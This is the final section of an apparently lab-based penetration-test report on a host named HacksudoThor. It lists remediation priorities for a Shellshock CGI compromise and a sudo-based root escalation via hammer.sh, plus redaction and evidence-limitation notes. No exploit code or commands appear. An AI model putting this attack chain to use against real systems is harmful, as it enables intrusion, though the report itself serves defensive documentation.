Evidence 13 — Target console/login evidence from the original source document.

7. Remediation Priority and Redaction

Priority 1 — Critical	Patch Bash and remove/repair vulnerable CGI endpoints; remove unsafe sudo permissions that permit root-shell execution.
Priority 2 — High	Correct the hammer.sh sudo rule, verify ownership and permissions, and eliminate unsafe input-to-shell behavior.
Priority 3 — Medium	Restrict HTTP/CGI exposure, remove unused scripts, and minimize server banner disclosure.
Priority 4 — Hardening	Restrict SSH to trusted sources, prefer key-based authentication, disable direct root login where appropriate, and keep OpenSSH patched.
Priority 5 — Verify	Re-check TCP/21 and determine the actual service state. Do not report FTP as an open vulnerable service unless new evidence confirms it.
Redaction	Only victim IP 192.168.31.208 and target hostname HacksudoThor are retained. Personal name/secret-key prompt text is redacted from the associated screenshot. Unrelated hostnames/IPs and personal credentials are omitted.

Evidence limitations

This report organizes the supplied screenshots under the related findings. SSH is documented as service exposure only; no SSH exploit is demonstrated. Port 21 is not treated as a verified open FTP service. CGI discovery alone is not considered proof of exploitation; the Shellshock claim is based on the supplied exploitation workflow and reported www-data session. The local privilege-escalation chain is supported by the provided thor/root terminal evidence.

End of report